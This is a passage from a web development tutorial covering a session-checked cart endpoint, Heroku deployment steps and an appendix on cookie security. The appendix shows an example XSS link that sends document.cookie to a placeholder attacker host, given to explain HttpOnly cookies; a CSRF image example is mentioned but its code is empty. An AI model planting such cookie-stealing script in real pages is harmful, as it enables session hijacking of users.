2      var cartId = req.swagger.params["cartId"].value;
3      if (!req.session || !req.session.loggedin) {
4          utils.writeJson(res, { error: "sorry, you must be authorized" }, 401);
5      } else {
6          Cart.cartCartIdGET(cartId)
7              .then(function(response) {
8                  utils.writeJson(res, response);
9              })
10             .catch(function(response) {
11                 utils.writeJson(res, response);
12             });
13      }
14  };

```

- Check with curl:

```

1  curl -X POST --header 'Content-Type: application/x-www-form-urlencoded' --header 'Accept: application/json' -d '

```

7 Appendix: Deploying your server on Heroku

Now it is a good time to create a GitHub repo for your code and start deploying it into a cloud platform (e.g., Heroku):

1. Install the Heroku command line
2. Create an application with a name (region europe)
3. Connect to github
4. Find the Repo and press manual deploy
5. Press Open App

To deploy on Heroku, first commit your code into a Github repo and make sure to:

- change swagger.yaml "host" to: your-heroku-app-name.herokuapp.com so that swagger user interface can work.
- change swagger.yaml "scheme" to https
- change the port in the code to `process.env.PORT || 8080`

8 Appendix: security issues with cookies

A problem with cookies is that plain cookies are visible to all pages in the browser through `document.cookie`. A cross site scripting attack tries to steal this information. For example, assume that an attacker posts some html in a message to `www.megaforum.com`:

```
1 <a href="#"
2   onclick="window.location = 'http://attacker.com/stole.cgi?text='
3   + escape(document.cookie); return false;">Click here!</a>
```

If another user of the forum clicks the link, all his/her cookies accessible from `www.megaforum.com` are sent to the attacker. In this case, the server that created the cookie must issue `HttpOnly` cookies so as they are not stored in `document.cookie`.

Assume now that, on the same forum, if the attacker posts an image such as:

```
1 
```

this could trigger the transaction for a viewer authenticated with a cookie with the bank. See [this link for mitigations](#). As a side note, OTP and or additional codes are used from banks to mitigate this.